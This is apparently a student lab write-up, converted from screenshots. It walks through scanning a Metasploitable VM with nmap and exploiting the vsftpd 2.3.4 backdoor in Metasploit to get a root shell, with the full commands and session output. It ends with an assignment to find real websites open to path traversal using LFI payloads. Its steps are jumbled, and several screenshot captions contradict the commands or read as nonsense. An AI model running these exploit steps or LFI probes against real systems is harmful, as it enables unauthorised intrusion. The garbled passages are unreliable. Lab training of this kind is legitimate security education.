
Now from this we need to extract the URL for the decrypted key .


STEP-4: After decrypting download the OVA file from the drive link provided.




STEP-5: Now , go to kali linux, and navigate to the file option on the left side top options and click on import appliances and select a file under the folder option and click on next and click on finish.








STEP-6: It's a time taking process and finally the file will be imported as below.



STEP-7: Later, start kali linux and OVA machine. And open kali linux and enter the command "netdiscover". And the result appears to be like-



The screenshot shows a terminal window titled "Terminal Emulator" with the command "nmap -sn 192.168.1.0/24" running. The output lists 5 hosts found, with MAC addresses and vendor information. The terminal is run as root, indicated by the prompt "root@kali: /home/kali".

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.110	22:b9:ca:7e:f3:2:bb	42	2520	Unknown vendor
192.168.1.5	a0:c5:89:a3:f7:7d	3	180	Intel Corporate
192.168.1.148	08:00:27:9d:2d:9b	7	420	PCS Systemtechnik GmbH
192.168.1.211	66:9f:24:a2:b2:06	2	120	Unknown vendor
0.0.0.0	08:00:27:9d:2d:9b	3	180	PCS Systemtechnik GmbH

B. Gaining Access

Method -2 – Perform Scanning on the imported machine.

Check if it is vulnerable to any exploit

If it is vulnerable, use the exploit to gain access

Check the machine, if it consists of any files. .

Steps followed :

**Step 1:Open the VirtualBox Machine and start both
Kali Linux and Metasploitable machines.**

**Step 2: Login into the Kali Linux system and to
Metasploitable. And then find the Ip address of the
Metasploitable machine(because we are going to perform
scanning on the Metasploitable machine.)**

**STEP-3:Now go back to the kali linux system and enter
the command “sudo su” to switch to root user.**

```

(kali㉿kali) [~]
$ sudo su
[sudo] password for kali:
(kali㉿kali) /home/kali
# nmap -sS -sV -A 192.168.31.36
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-25 03:53 EDT
Nmap scan report for 192.168.31.36
Host is up (0.00043s latency).
Net shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_STAT:
|   FTP server status:
|     Connected to 192.168.31.205
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 68:0f:cfe1:c0:5f:6a:74:d8:90:24:fa:c4:d5:6c:c0 (RSA)
|   2048 56:56:24:0f:21:1d:de:a1:b1:2b:ae:01:b1:24:3d:e8:f3 (RSA)
|_23/tcp   open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=DCOSA/stateOrPr
|_ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2024-06-25T07:54:03+00:00; +1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240008, VRFY, ETRN, STARTTL
$_ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
| ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5

```

STEP-4:Write the command “nmap -sS -sV -A metasploit-ip address”.Such that it gives the output of all the ports its versions and complete detail.

```

(kali㉿kali) [~]
$ sudo su
[sudo] password for kali:
(kali㉿kali) /home/kali
# nmap -sS -sV -A metasploit-ip address
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-25 03:53 EDT
Nmap scan report for metasploit-ip (192.168.31.36)
Host is up (0.00043s latency).
Net shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
100000  2      111/tcp   rpcbind
100000  2      111/udp   rpcbind
100003  2,3,4   2049/tcp   nfs
100003  2,3,4   2049/udp   nfs
100005  1,2,3   52310/udp  mounted
100005  1,2,3   58412/tcp   mounted
100021  1,3,4   32978/tcp   nlockmgr
100021  1,3,4   49803/udp  nlockmgr
100024  1       35756/tcp   status
100024  1       5771/udp   status
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        nctklt-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-Ubuntu
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-Ubuntu
| Thread ID: 8
| Capabilities flags: 43564
| Some Capabilities: SupportsTransactions, Support41Auth, SwitchToSSLAfterHandshake, Conn
ectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, SupportsCompression
| Status: Autocommit
|_ Salt: 5y+b1k$!H)3z[8E4PY
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-date: 2024-06-25T07:54:03+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=DCOSA/stateOrPr
|_ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc        VNC (protocol 3.3)
| VNC-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
56008/tcp open  x11        (access denied)

```

```

root@kali:~/home/kali
[SimpleTextEditor] -> /home/kali/nmap -script vuln 192.168.31.36
[SimpleTextEditor] -> 
[SimpleTextEditor] -> Computer name: metasploitable
[SimpleTextEditor] -> NetBIOS computer name:
[SimpleTextEditor] -> Domain name: localdomain
[SimpleTextEditor] -> FQDN: metasploitable.localdomain
[SimpleTextEditor] -> System time: 2024-06-25T03:53:54-04:00
[SimpleTextEditor] -> SMB2-time: Protocol negotiation failed (SMB2)

[SimpleTextEditor] -> TRACEROUTE
[SimpleTextEditor] -> HOP RTT ADDRESS
[SimpleTextEditor] -> 1 0.43 ms 192.168.31.36

[SimpleTextEditor] -> OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
[SimpleTextEditor] -> Nmap done: 1 IP address (1 host up) scanned in 23.82 seconds
[SimpleTextEditor] -> 
[SimpleTextEditor] -> (xnat㉿kali) [~/home/kali]
[SimpleTextEditor] -> # nmap --script vuln 192.168.31.36
[SimpleTextEditor] -> Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 03:54 EDT
[SimpleTextEditor] -> Nmap scan report for 192.168.31.36
[SimpleTextEditor] -> Host is up (0.00068s latency).
[SimpleTextEditor] -> Not shown: 977 closed tcp ports (reset)
[SimpleTextEditor] -> PORT      STATE SERVICE
[SimpleTextEditor] -> 21/tcp    open  ftp
[SimpleTextEditor] -> |  ftp-vsftpd-backdoor:
[SimpleTextEditor] -> |  VULNERABLE:
[SimpleTextEditor] -> |  vsFTPD version 2.3.4 backdoor
[SimpleTextEditor] -> |  State: VULNERABLE (Exploitable)
[SimpleTextEditor] -> |  IDs: BID:48539 CVE: CVE-2011-2523
[SimpleTextEditor] -> |  vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
[SimpleTextEditor] -> |  Disclosure date: 2011-07-03
[SimpleTextEditor] -> |  Exploit results:
[SimpleTextEditor] -> |  Shell command: id
[SimpleTextEditor] -> |  Results: uid=0(root) gid=0(root)
[SimpleTextEditor] -> |  References:
[SimpleTextEditor] -> |  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[SimpleTextEditor] -> |  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.htm
[SimpleTextEditor] -> |  https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
[SimpleTextEditor] -> |  https://www.securityfocus.com/bid/48539
[SimpleTextEditor] -> 22/tcp    open  ssh
[SimpleTextEditor] -> 23/tcp    open  telnet
[SimpleTextEditor] -> 25/tcp    open  smtp

```

STEP-5: And then give the command “nmap –script vuln “metasploit-ip address” to get the vulnerabilities in that machine.

```

root@kali:~/home/kali
[Firefox ESR] -> Browse the World Wide Web
[Firefox ESR] -> 
[Firefox ESR] -> REFERENCES:
[Firefox ESR] -> | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[Firefox ESR] -> | http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.htm
[Firefox ESR] -> | https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
[Firefox ESR] -> | https://www.securityfocus.com/bid/48539
[Firefox ESR] -> 22/tcp    open  ssh
[Firefox ESR] -> 23/tcp    open  telnet
[Firefox ESR] -> 25/tcp    open  smtp
[Firefox ESR] -> | smtp-vuln-cve2010-4344:
[Firefox ESR] -> | The SMTP server is not Exim: NOT VULNERABLE
[Firefox ESR] -> | ssl-poodle:
[Firefox ESR] -> | VULNERABLE:
[Firefox ESR] -> | SSL POODLE Information leak
[Firefox ESR] -> | State: VULNERABLE
[Firefox ESR] -> | IDs: BID:70574 CVE:CVE-2014-3566
[Firefox ESR] -> | The SSL protocol 3.0, as used in OpenSSL through 1.0.11 and other
[Firefox ESR] -> | products, uses nondeterministic CBC padding, which makes it easier
[Firefox ESR] -> | for man-in-the-middle attackers to obtain Cleartext data via a
[Firefox ESR] -> | padding oracle attack, aka the "POODLE" issue.
[Firefox ESR] -> | Disclosure date: 2014-10-14
[Firefox ESR] -> | Check results:
[Firefox ESR] -> | TLS_RSA_WITH_AES_128_CBC_SHA
[Firefox ESR] -> | References:
[Firefox ESR] -> | https://www.securityfocus.com/bid/70574
[Firefox ESR] -> | https://www.openssl.org/~bodo/ssl-poodle.pdf
[Firefox ESR] -> | https://www.imperialviolet.org/2014/10/14/poodle.html
[Firefox ESR] -> | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
[Firefox ESR] -> | ssl-dh-params:
[Firefox ESR] -> | VULNERABLE:
[Firefox ESR] -> | Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
[Firefox ESR] -> | State: VULNERABLE
[Firefox ESR] -> | Transport Layer Security (TLS) services that use anonymous
[Firefox ESR] -> | Diffie-Hellman key exchange only provide protection against passive
[Firefox ESR] -> | eavesdropping, and are vulnerable to active man-in-the-middle attacks
[Firefox ESR] -> | which could completely compromise the confidentiality and integrity
[Firefox ESR] -> | of any data exchanged over the resulting session.
[Firefox ESR] -> | Check results:
[Firefox ESR] -> | ANONYMOUS DH GROUP 1
[Firefox ESR] -> | Cipher Suite: TLS_DH_anon_WITH_DES_CBC_SHA
[Firefox ESR] -> | Modules type: Safe prime
[Firefox ESR] -> | Modules source: postfix builtin

```

STEP-6:Now start Metasploit framework giving the command “msfconsole”

```
root@kali:~/home/kali# ./msfconsole
[*] msfconsole - Metasploit Framework Console
[*]  msf6 exploit(mobile) >
```

STEP-7: Search for the exploit version i.e., “search vsftpd 2.3.4”.

```
[*] msf6 exploit(msf://ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
[*] msf6 exploit(msf://ftp/vsftpd_234_backdoor) > set LHOST 192.168.31.205
[*] Unknown datastore option: LHOST. Did you mean RHOST?
[*] LHOST => 192.168.31.205
[*] msf6 exploit(msf://ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.31.36:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.31.30:21 - USER: 331 Please specify the password.
[*] 192.168.31.36:21 - Backdoor service has been spawned, handling ...
[*] 192.168.31.36:21 - UID: uid-e(root) gid-e(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.31.205:41197 → 192.168.31.36:6200) at 2024-06-25 04:24:37 -0400

^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
sh: line 6: : command not found
^C
Abort session 1? [y/N] y

[*] 192.168.31.36 - Command shell session 1 closed. Reason: User exit
[*] msf6 exploit(msf://ftp/vsftpd_234_backdoor) > search vsftpd 2.3.4

Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3
4	Backdoor Command Execution				

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
[*] msf6 exploit(msf://ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
```

STEP-8: Now give the exploit command to enter into exploit console i.e., “use exploit/unix/ftp/vsftpd 234 backdoor”.

```
root@kali:~/home/kali
msf6 exploit(msfadmin_vsftpd_23n_backdoor) > exploit
[*] 192.168.31.36:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.31.36:21 - USER: 331 Please specify the password.
[*] 192.168.31.36:21 - Backdoor service has been spawned, handling ...
[*] 192.168.31.36:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.31.205:41773 → 192.168.31.36:6200) at 2024-06-25 04:37:32 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd /home
ls -la
total 24
drwxr-xr-x  6 root      root    4096 Apr 16  2010 .
drwxr-xr-x 21 root      root    4096 May 20  2012 ..
drwxr-xr-x  2 root      nogroup 4096 Mar 17  2010 ftp
drwxr-xr-x  7 msfadmin msfadmin 4096 Jun  3  06:25 msfadmin
drwxr-xr-x  2 service   service  4096 Apr 16  2010 service
drwxr-xr-x  9 user      user    4096 May 28  02:13 user
```

STEP-9:Now run the exploit by giving command-”exploit”.

STEP-10: Then the session shell will be created , here now we can check for the further files in the machine and their details.

C. Analyzing the Checksums

<> Check the files in the system

<> Calculate the checksums for it

<> Try to Identify the hidden data inside the Tempered document

<> Identify the FLAG{***}**

Check the files in the system

A screenshot of a terminal window titled "Terminal Emulator". The window shows a command-line interface with several lines of text output. The text includes system logs, file paths, and analysis results from tools like "FileMiner" and "FileMiner Analysis". The analysis results show various file types and their characteristics, such as "Text", "Image", "Font", and "Unknown". The terminal window has a dark background with white text.

Calculate the checksum for this

A screenshot of a terminal window titled "Terminal Emulator". The window shows a command-line interface with several lines of text output. The text includes system logs, file paths, and analysis results from tools like "FileMiner" and "FileMiner Analysis". The analysis results show various file types and their characteristics, such as "Text", "Image", "Font", and "Unknown". The terminal window has a dark background with white text.

Identifying the hidden data in the files

The terminal window displays the following information:


- A directory tree for the path `/var/www/html` is shown, containing files like `index.html`, `index.php`, `style.css`, and `script.js`.
- Statistics for the files:
 - `index.html`: 128K messages - 128K messages - 128K messages
 - `index.php`: 16K messages - 16K messages - 16K messages
 - `style.css`: 0 messages
- Analysis details:
 - Connections: 1000 (The number of connections made to the server per second)
 - Latency: 4ms (The delay between connection and response, in milliseconds)
 - Error: 0 (The ratio of error pages (status code 404) to all pages)

Now we are able to observe the files in the website

Assignment 7

A. Find 2 websites vulnerable to Directory/Path traversal Vulnerability by using different payloads of Local File Inclusion.

